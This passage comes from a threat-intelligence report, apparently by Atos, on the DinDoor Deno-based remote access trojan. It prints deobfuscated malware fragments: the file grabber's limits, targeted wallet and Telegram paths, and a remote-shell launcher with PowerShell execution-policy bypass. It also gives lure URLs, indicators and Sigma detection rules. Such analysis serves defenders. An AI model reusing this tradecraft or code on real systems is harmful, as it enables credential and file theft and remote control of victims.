  Guarda: "%APPDATA%\\Guarda\\Local Storage\\leveldb\\",
  Coinomi: "%LOCALAPPDATA%\\Coinomi\\Coinomi\\wallets\\",
  Armory: "%APPDATA%\\Armory\\",
  ZCash: "%APPDATA%\\Zcash\\"
};
```

*Figure 9. Hardcoded crypto paths*

## 6.6 File Grabber and Telegram Session Theft

The file grabber enumerates the .ssh, Documents, Desktop, and Downloads directories. To reduce the volume of collected data, it limits exfiltration to approximately 50 MB per execution and skips individual files larger than 10 MB.

```
for (let _0x3f8766 of _0x12c6b0) {
  if (_0x39db28.value >= _0x240f35) {  //where  _0x240f35 = Bc * 1024 * 1024; 50*1024*1024 = 50 MB
    console.log("[Grabber] Size limit reached");
    break;
  }
```

*Figure 10. Aggregate file collection limit (50 MB)*

```
try {
  let _0x3d8b27 = await _0x5f4c33.stat(_0x3f8766);
  if (_0x3d8b27.size > 10485760 || _0x39db28.value + _0x3d8b27.size > _0x240f35) {   //skips file larger than 10MB
    continue;
  }
```

*Figure 11. Individual file size limit (10 MB)*

Further, it traverses %APPDATA%\Telegram Desktop\tdata directory for Telegram desktop data and this collection is subsequently prepared for exfiltration.

## 6.7 Remote Interactive Shell

The RAT has the capability to establish a pseudo-terminal (PTY)[13] session to interact with the compromised host through a terminal session. As shown in the figure below, it imports @sigma/pty-ffi library from JSR (JavaScript Registry)[14] and selects the shell to launch based on the task received from the C2. Supported shells include Command Prompt (cmd.exe), PowerShell, and the Deno REPL.

[13] https://en.wikipedia.org/wiki/Pseudoterminal
[14] https://jsr.io/@sigma/pty-ffi

```
console.log("Starting new PTY session: " + _0x54d6fe + " (" + _0x3d548a + "x" + _0x185061 + ") shell=" + _0x2b5f5c);
try {
  let _0x2f7e89 = ["https://jsr.io/@sigma/pty-ffi/0.39.1/mod.ts"].join("");
  let {
    Pty: _0x34f8ce
  } = await import(_0x2f7e89);
  let _0x1899f3 = Deno.env.get("SystemRoot") || "C:\\Windows";
  let _0x1516c8;
  if (_0x2b5f5c === "cmd") {
    _0x1516c8 = _0x1899f3 + "\\System32\\cmd.exe";
  } else if (_0x2b5f5c === "deno") {
    _0x1516c8 = Deno.execPath() + " repl";
  } else {
    _0x1516c8 = _0x1899f3 + "\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoLogo -NoProfile -ExecutionPolicy Bypass";
  }
  console.log("[pty] launching: " + _0x1516c8);
```

*Figure 12. PTY shell initialization*

## 6.8 Remote desktop / VNC

The RAT implements a remote desktop capability through VNC[15], allowing the threat actor to remotely view and interact with the compromised host. It captures the screen using the Windows.Graphics.Capture (Direct3D11/DXGI)[16] API, with a fallback to legacy GDI32 functions if required. Captured frames are encoded and streamed to the C2 over a dedicated WebSocket connection (/vnc/agent). The implementation also supports keyboard, mouse, and clipboard synchronization, enabling full remote interaction with the compromised host.

## 6.9 Remote File Manager

The RAT also includes remote file management capability that allows the threat actor to browse file systems and transfer files. Supported operations include drive enumeration, directory listing, file download, and file upload. These operations are performed through dedicated task types (fs-drives, fs-list-dir, fs-download, and fs-upload) received from the C2.

[15] https://en.wikipedia.org/wiki/VNC
[16] https://learn.microsoft.com/en-us/windows/win32/direct3ddxgi/d3d10-graphics-programming-guide-dxgi

# 7 Builder / MSI Metadata

Every sampled MSI reports msitools 0.106.31-bf14[17] as its authoring toolkit, the open-source GNU/Linux MSI toolkit (wixl/msibuild), indicating an automated Linux build pipeline rather than Windows tooling such as Windows Installer XML Toolset (WiX)[18] or Advanced Installer.
Comparison with previously reported DinDoor samples, this reveals an interesting evolution in the build process. Samples documented in earlier reporting by Broadcom's Threat Hunter Team[19] were found to be authored using WiX. Despite this change in builder, the Author field follows a similar naming style as observed previously. Selected samples are listed below with metadata details.

| Lure / file | Author | Subject | Comments | Created |
|---|---|---|---|---|
| claude.msi (claude_10_06) | mike_handler26 | Kilo50 | npm | 2026-06-11 |
| claude (claude_17_06) | Charlie_worker61 | mike98 | claude_17_06 | 2026-06-17 |
| autotune | golf_client2 | India_handler51 | autotune3 | 2026-06-01 |
| docsend.msi | Python1 | yankee_task76 | npm | 2026-06-05 |
| DocSend | charlie_bot76 | alpha81 | DocSend | 2026-05-31 |
| my3.msi | yankee_app85 | wolf1 | my3 | 2026-05-29 |
| setup.msi | Foxtrot96 | Yankee29 | Setup | 2026-07-04 |

[17] https://wiki.gnome.org/msitools
[18] https://github.com/wixtoolset
[19] https://www.security.com/threat-intelligence/iran-cyber-threat-activity-us

# 8 Distribution Methods & IoCs

A YouTube channel assessed to be compromised, PERSADAPRO (hxxps://www[.]youtube[.]com/c/PERSADAPRO), was observed hosting lure videos directing victims to malicious GitHub-hosted installers. The following lure videos were identified:

| Video Title | Url |
|---|---|
| "ChatGPT Plus Free: How to Get ChatGPT Free & Premium Subscription (2026)" | hxxps://www[.]youtube[.]com/watch?v=r0OpCjwpHt4 |
| "How to get free AutoTune + Artist \| Full Setup on Mac and Windows" | hxxps://www[.]youtube[.]com/watch?v=3tN0fB0t_UM |
| "How to Use Claude AI for Free in 2026: Full Setup Guide" | hxxps://www[.]youtube[.]com/watch?v=15hp_jTW4s8 |

Distribution URLs were observed across three hosting types: GitHub repositories impersonating legitimate software, a Replit deployment, and direct hosting on threat actor-controlled infrastructure (C2).

| Apps | Url |
|---|---|
| claude | hxxps://raw[.]githubusercontent[.]com/aakbyuqjwx/claude-free-plugin/main/claude[.]msi |
| claude | hxxps://raw[.]githubusercontent[.]com/RestBudgieCabin/claude-free-plugin/main/claude[.]msi |
| chatgpt | hxxps://github[.]com/RestBudgieCabin/chatgpt-trial/blob/main/chatgpt[.]msi |
| chatgpt | hxxps://raw[.]githubusercontent[.]com/RestBudgieCabin/chatgpt-trial/main/chatgpt[.]msi |
| chatgpt | hxxp://raw[.]githubusercontent[.]com/Tributarytushift/chatgpt-trial/main/chatgpt[.]msi |
| chatgpt | hxxps://raw[.]githubusercontent[.]com/aakbyuqjwx/chatgpt-trial-gen/main/chatgpt[.]msi |
| docsend | hxxps://github[.]com/karanaper-spec/v3/releases/download/qwfasdfas/docsend[.]msi |
| autotune | hxxps://github[.]com/RestBudgieCabin/autotune/releases/download/v[.]0[.]0[.]3/autotune[.]msi |
| npm | hxxps://ggteqwfdwq[.]replit[.]app/npm_1781218812229.msi |
| net_update | hxxp://dakatawebstick[.]com/8f7f1d313b5ebf34.msi |
| zenology | hxxp://45[.]137.99.121/zenology.msi |
| kontakt | hxxp://45[.]137.99.121/kontakt8.msi |

File hashes and network indicators are available in the accompanying GitHub repository link.

# 9 Detection Opportunities

*The following host and network-based signals can be used to hunt for or detect DinDoor activity. Each should be validated against local telemetry and tuned to reduce false positives before deployment.*

- **conhost.exe with --headless.** conhost.exe launched with the --headless switch, particularly when it references or spawns deno.exe. This is the core behavioural indicator for the activity and appears inside the Run-key persistence value.
- **Run-key persistence.** A value under : HKCU\Software\Microsoft\Windows\CurrentVersion\Run that references conhost.exe --headless, deno.exe, and a .js file under %APPDATA%.
- **Unexpected Deno / package-manager install.** Installation of the Deno runtime via WinGet (DenoLand.Deno) or Scoop on endpoints where developer tooling is not expected, or installation of Scoop/WinGet from get.scoop.sh where they were not previously present.
- **Deno reading from stdin.** A deno.exe process launched with run -A --no-check - (the trailing '-' reads the program from standard input), indicating in-memory execution of a fetched payload.
- **Dropper artefacts.** CMD paired with PowerShell loader in %LOCALAPPDATA% using randomised names.
- **Network fingerprint.** deno.exe making outbound HTTP requests over port 80, fetching JavaScript files matching /v0* or /v2* patterns and polling /health and /security. C2 responses carry a distinctive double 'Via: 1.1 Caddy' header.

## 9.1 Sigma Rules

### Suspicious Conhost Headless Launching Deno Script

```
title: Suspicious Conhost Headless Launching Deno Script
author: Atos TRC
date: 2026/07/21
status: experimental
description: >-
Detects execution of conhost.exe --headless used to launch Deno script execution via 'deno run'. The --headless switch is uncommon in legitimate Windows activity and is the primary behavioural indicator for DinDoor tradecraft.
logsource:
  category: process_creation
```

```
  product: windows
detection:
  selection_base:
    Image|endswith: '\conhost.exe'
    CommandLine|contains|all:
      - '--headless'
      - '.js'
  selection_deno:
    CommandLine|contains:
      - ' deno '
      - '\deno.exe'
  selection_run:

    CommandLine|contains: ' run '
  selection_flag_allowall:
    CommandLine|contains: ' -A'
  selection_flag_nocheck:
    CommandLine|contains: '--no-check'
  condition: >-

    selection_base and selection_deno and selection_run
    and 1 of selection_flag*
falsepositives:
  - >-
    Rare internal developer tooling that intentionally launches Deno
    through conhost.exe with the --headless switch
  - >-
    Custom malware research, red-team, or lab frameworks emulating
    Deno-based tradecraft through conhost headless mode
  - >-
    Highly unusual administrative automation wrapping Deno script
    execution inside conhost.exe with --headless and permissive flags
level: high
tags:
  - attack.execution
  - attack.persistence
  - attack.t1059.007
  - attack.t1547.001
```

### Registry Run Key Persistence via Conhost Headless and Deno

```
title: Registry Run Key Persistence via Conhost Headless and Deno
author: Atos TRC
date: 2026/07/21
status: experimental
description: >-
Detects Run key persistence where the registry value references conhost.exe --headless together with
deno and a JavaScript payload path under AppData\Roaming. This pattern is consistent with the
DinDoor persistence mechanism observed in this campaign.
logsource:
 category: registry_set
 product: windows
detection:
 selection_target:
  TargetObject|contains: '\Software\Microsoft\Windows\CurrentVersion\Run'
 selection_value:
  Details|contains|all:
   - 'conhost.exe'
   - '--headless'
   - 'deno'
   - '.js'
   - '\AppData\Roaming\'
 filter_empty:
  Details:
   - '(Empty)'
   - ''
 condition: selection_target and selection_value and not filter_empty
falsepositives:
 - >-
  Rare legitimate autorun entries that intentionally launch Deno
  JavaScript through conhost.exe in headless mode from AppData\Roaming
 - >-
  Custom enterprise automation or lab environments using nonstandard
  Deno-based startup launchers
level: critical
tags:
 - attack.persistence
 - attack.t1547.001
 - attack.execution
 - attack.t1059.007
```

### Deno HTTP Retrieval of Remote JavaScript Over Cleartext HTTP

```
title: Deno HTTP Retrieval of Remote JavaScript Over Cleartext HTTP
author: Atos TRC
date: 2026/07/21
status: experimental
description: >-
Detects deno.exe initiating outbound cleartext HTTP connections where the requested URL
contains a JavaScript resource path. This aligns with staged remote script retrieval in the DinDoor
launcher workflow. Requires network telemetry with URL/path enrichment (e.g. Zeek or enriched
Sysmon network events), standard Windows network connection logs do not populate the Url
field.
logsource:
  category: network_connection
  product: windows
detection:
  selection_image:
    Image|endswith: '\deno.exe'
  selection_http:
    DestinationPort: 80
    Initiated: true
  selection_url_js:
    Url|contains: '.js'
  filter_local_host:
    DestinationHostname: 'localhost'
  filter_local_ip:
    DestinationIp:
      - '127.0.0.1'
      - '::1'
  condition: >-
    selection_image and selection_http and selection_url_js
    and not 1 of filter_local_*
falsepositives:
  - >-
    Legitimate Deno development retrieving JavaScript over HTTP from internal staging or lab
infrastructure
  - >-
    Enterprise automation using deno.exe to fetch JavaScript dependencies from internal non-TLS
repositories
  - >-
    Custom internal applications embedding Deno and fetching remote JavaScript from trusted
HTTP services in isolated environments
level: medium
tags:
  - attack.command_and_control
  - attack.t1071.001
  - attack.ingress_tool_transfer
  - attack.t1105
```

# 10 Conclusion

As of the time of writing, the observed DinDoor activity remains active, with the associated infrastructure continuing to distribute malicious installers through several channels. Our analysis shows that the final payload extends well beyond the browser-stealer functionality previously associated with DinDoor. Rather than acting as a credential stealer, the final stage payload operates as a modular RAT that receives tasks from its C2 infrastructure and dynamically invokes dedicated execution modules.

Previous reporting by Broadcom[20] has attributed DinDoor activity to the Iranian threat group Seedworm (aka MuddyWater). While our analysis aligns with several characteristics described in those reports, our malware analysis alone does not provide sufficient evidence to confidently attribute the activity to a specific threat actor.

This research focuses on the complete infection chain, from the MSI installer and PowerShell loader to the Deno launchers, and the final RAT. We intentionally did not cover the distribution aspect in detail, as it was well documented by Malwarebytes[21] in its May 2026 report. Instead, our research extends the existing body of work by demonstrating that the campaign remains active and provides a comprehensive analysis of the DinDoor execution flow and internal architecture.

Concurrently, eSentire's Threat Response Unit (TRU)[22] published analysis in July 2026 documenting a similar execution chain, and additionally observed a final RAT being used to load a further payload, NightshadeC2, via a Python-based shellcode loader.


[20] https://www.broadcom.com/support/security-center/protection-bulletin/dindoor-backdoor-malware
[21] https://www.malwarebytes.com/blog/threat-intel/2026/05/fake-software-on-github-and-sourceforge-distribute-deno-rat
[22] https://www.esentire.com/blog/dindoor-denorat-and-nightshadec2-analyzing-tag-150s-evolving-tradecraft

## About Atos Group

Atos Group is a global leader in digital transformation with c. 56,000 employees and annual revenue of c. €7.2 billion (at the go-forward perimeter), operating in 54 countries under two brands - Atos for services and Eviden for products and systems. European number one in cybersecurity and a leader in cloud, Atos Group is committed to a secure and decarbonized future and provides tailored AI-powered, end-to-end solutions for all industries. Atos Group is listed on Euronext Paris.

Find out more about us

atos.net
atos.net/career





Atos